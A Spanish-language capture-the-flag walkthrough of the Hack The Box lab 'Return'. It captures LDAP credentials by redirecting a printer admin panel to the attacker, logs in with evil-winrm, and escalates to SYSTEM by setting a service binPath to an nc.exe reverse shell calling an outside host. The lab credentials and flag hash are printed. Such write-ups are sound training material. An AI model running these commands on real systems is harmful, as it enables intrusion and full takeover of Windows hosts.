

Return



Descripción

Esta es una máquina de dificultad fácil, y está muy bien para quienes estén comenzando en AD, tiene una explotación muy fácil y una escalada de privilegios perfecta para aprender sobre abuso de privilegios

Herramientas empleadas en la resolución de esta máquina:

- Nmap
 - netcat
 - evil-winrm
 - nc.exe
-

Enumeración

Vamos a comenzar con un escaneo de puertos para ver posibles vectores de ataque

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.11.108
```

```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 12:40 EDT
Warning: 10.10.11.108 giving up on port because retransmission cap hit (10).
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 64.00% done; ETC: 12:41 (0:00:16 remaining)
Nmap scan report for 10.10.11.108
Host is up (0.15s latency).
Not shown: 65504 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    open  domain Simple DNS Plus
80/tcp    open  http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: HTB Printer Admin Panel
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-20 16:59:32Z)
135/tcp   open  msrpc Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6586/tcp  filtered unknown
9389/tcp  open  mc-nmf .NET Message Framing
10557/tcp filtered unknown
25255/tcp filtered unknown
28768/tcp filtered unknown
42251/tcp filtered unknown
47001/tcp open  http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc Microsoft Windows RPC
49665/tcp open  msrpc Microsoft Windows RPC
49667/tcp open  msrpc Microsoft Windows RPC
49669/tcp open  msrpc Microsoft Windows RPC
49671/tcp open  msrpc Microsoft Windows RPC
49676/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc Microsoft Windows RPC
49681/tcp open  msrpc Microsoft Windows RPC
49684/tcp open  msrpc Microsoft Windows RPC
49699/tcp open  msrpc Microsoft Windows RPC
55963/tcp filtered unknown
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

```

En el resultado de nuestro escaneo podremos ver que lo mas probable es que estemos ante una máquina con Active Directory ya que tenemos el puerto 53, el 88 y el puerto 389

En el puerto 389 podemos ver un dominio que quizá es importante para más adelante, vamos a añadirlo a la carpeta de hosts

```
echo "10.10.11.108 return.local0" | sudo tee -a /etc/hosts
```


Si intentamos entrar a SMB veremos que no tenemos el Anonymous login por lo que poco podremos hacer

Página web

Si entramos en la web veremos lo siguiente



HTB Printer Admin Panel



Si enumeramos la página web y buscamos datos útiles no encontraremos mucha cosa, salvo en el apartado de **Settings** veremos lo siguiente

Settings

Server Address	<input type="text" value="printer.return.local"/>
Server Port	<input type="text" value="389"/>
Username	<input type="text" value="svc-printer"/>
Password	<input type="text" value="*****"/>
<input type="button" value="Update"/>	

Si vemos desde las herramientas de desarrollador de nuestro navegador no podremos ver la contraseña

```
HTML
▼ <tbody>
  ▶ <tr> ... </tr>
  ▶ <tr> ... </tr>
  ▶ <tr> ... </tr>
  ▼ <tr>
    <td>Password</td>
    ▼ <td>
      <input type="text" value="*****">
    </td>
  </tr>
  ▶ <tr> ... </tr>
```

Vamos a ver la solicitud desde Burp suite a ver si podemos ver algo interesante

```

4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.10.11.108
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/136.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.10.11.108/settings.php
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 ip=printer.return.local

```

```

1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297

```

```

<input type="text" value="389"/>
</td>
</tr>
<tr>
<td>
  Username
</td>
<td>
<input type="text" value="svc-printer"/>
</td>
</tr>
<tr>
<td>
  Password
</td>
<td>
<input type="text" value="*****"/>
</td>
</tr>
<tr>
<td colspan="3">
<input type="submit" value="Update"/>
</td>
</tr>
</table>
</form>
<script src="
https://cpwebassets.codepen.io/assets/common/stopExecutionOnTimeout-157cc
220a5c80d4ff8e0e70ac069bffd87a61252088146915e8726e5d9f147.js">
</script>

<script id="rendered-js" >
  const linkBtn = document.querySelectorAll('[data-link="true"]');
  const linkItem = document.querySelectorAll('[data-list-item]');

```

No podremos ver la contraseña pero si veremos un parámetro curioso, el **ip=printer.return.local**

Si cambiamos ese parámetro por la ip de nuestra máquina y en una terminal pondremos una conexión con netcat por el puerto del servicio (389)

```
nc -lnvp 389
```

y en Burp suite pondremos lo siguiente y enviaremos la solicitud

```
5 Origin: http://10.10.11.108
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
  Chrome/136.0.0.0 Safari/537.36
0 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
1 Referer: http://10.10.11.108/settings.php
2 Accept-Encoding: gzip, deflate, br
3 Connection: keep-alive
4
5 ip=10.10.16.4
```

Después de enviar la solicitud tendremos la reverse shell

```
└─$ nc -lnvp 389
listening on [any] 389 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.11.108] 52303
0*`%return\svc-printer♦
      1edFg43012 !!
```

En la reverse shell podremos ver lo que seguramente son las credenciales del usuario del servicio (El usuario lo podremos encontrar en el apartado de settings)

```
svc-printer:1edFg43012!!
```

Vamos a intentar conectarnos con **evil-winrm** para tener el escritorio remoto de la máquina víctima

```
evil-winrm -i 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'
```

```
(kali@kali) [ /home/kali ]
$ evil-winrm -i 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

Ya podremos reclamar la userflag.

Ahora que tenemos una shell en la máquina víctima vamos a proceder con la escalada de privilegios

Escalada de Privilegios

Vamos a hacer una enumeración local

Vamos a enumerar los usuarios

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> net users

User accounts for \\

Administrator          Guest                    krbtgt
svc-printer
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

He intentado cambiar la contraseña del usuario Administrator pero no lo he conseguido, voy a enumerar los grupos a los que pertenece mi usuario

```
net user svc-printer
```



```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> net user svc-printer
User name                svc-printer
Full Name                SVCPrinter
Comment                  Service Account for Printer
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        5/26/2021 1:15:13 AM
Password expires         Never
Password changeable      5/27/2021 1:15:13 AM
Password required         Yes
User may change password  Yes

Workstations allowed      All
Logon script
User profile
Home directory
Last logon                5/26/2021 1:39:29 AM

Logon hours allowed       All

Local Group Memberships  *Print Operators      *Remote Management Use
                        *Server Operators
Global Group memberships *Domain Users
The command completed successfully.
```

Podemos ver que pertenecemos a varios grupos y la mayoría son bastantes importantes

Vamos a enumerar nuestros privilegios

```
whoami /priv
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami /priv

PRIVILEGES INFORMATION

Privilege Name      Description      State
-----
SeMachineAccountPrivilege  Add workstations to domain      Enabled
SeLoadDriverPrivilege      Load and unload device drivers  Enabled
SeSystemtimePrivilege      Change the system time          Enabled
SeBackupPrivilege          Back up files and directories   Enabled
SeRestorePrivilege         Restore files and directories   Enabled
SeShutdownPrivilege        Shut down the system            Enabled
SeChangeNotifyPrivilege    Bypass traverse checking        Enabled
SeRemoteShutdownPrivilege  Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Enabled
SeTimeZonePrivilege        Change the time zone            Enabled
```

Tenemos todos esos permisos y entre ellos podemos destacar

El privilegio **seIncreaseWorkingSetPrivilege**

Pertenece al grupo de Server Operators y tenemos el privilegio anterior, por lo que podemos modificar los procesos

Vamos a listar los servicios y vamos a ver si podemos escalar privilegios por alguno de ellos

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> services

Path                                                                 Privileges  Service
-----
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe          True  ADWS
\??C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys  True  MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe       True  NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                    True  PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"  False  Sense
C:\Windows\servicing\TrustedInstaller.exe                           False  TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAAuth\VGAAuthService.exe"  True  VGAAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                  True  VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"  True  WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"  True  WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                False  WMPNetworkSvc
```

Con el servicio marcado, podemos usarlo para autenticarnos y obtener una Reverse shell, vamos a subir netcat a la máquina víctima

<https://github.com/diegocr/netcat.git>

Vamos a clonar el siguiente repositorio en nuestra máquina

```
git clone https://github.com/diegocr/netcat.git
```

tendremos un archivo zip, lo descomprimiremos con **unzip** y desde la shell de la máquina víctima pondremos la ruta donde está descargada la herramienta, transferiremos nc.exe

```
# DESDE LA RV
upload /home/kali/Downloads/utilidad/netcat-1.11/nc.exe
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload /home/kali/Downloads/utilidad/netcat-1.11/nc.exe
Info: Uploading /home/kali/Downloads/utilidad/netcat-1.11/nc.exe to C:\Users\svc-printer\Documents\nc.exe
Data: 48704 bytes of 48704 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-printer\Documents> ls

Directory: C:\Users\svc-printer\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         5/24/2025   2:48 PM         36528 nc.exe
```

Podemos ver que ya tenemos el archivo transferido, ahora vamos a modificar la ruta del binario del servicio y vamos a ejecutar un comando con netcat para obtener una reverse shell

Ponemos el siguiente comando y modificamos la ruta del servicio a la carpeta donde hemos guardado netcat

```
sc.exe config VGAuthService binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.16.2 1234"
```

Ahora pondremos un puerto el puerto 1234 a la escucha, que es el que hemos especificado que se ejecute con el servicio

```
nc -lvnp 1234
```

Ahora lo que haremos será reiniciar el servicio para que al iniciarse ejecute el comando que hemos especificado

```
sc.exe stop VGAuthService
```

```
sc.exe start VGAuthService
```

```
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe stop VGAuthService

SERVICE_NAME: VGAuthService
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1   STOPPED
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start VGAuthService
```

Ahora tendremos una sesión privilegiada

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.108] 53314
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt  
type C:\Users\Administrator\Desktop\root.txt  
4cbc002cfab7dd913056a92b7cce8bd8
```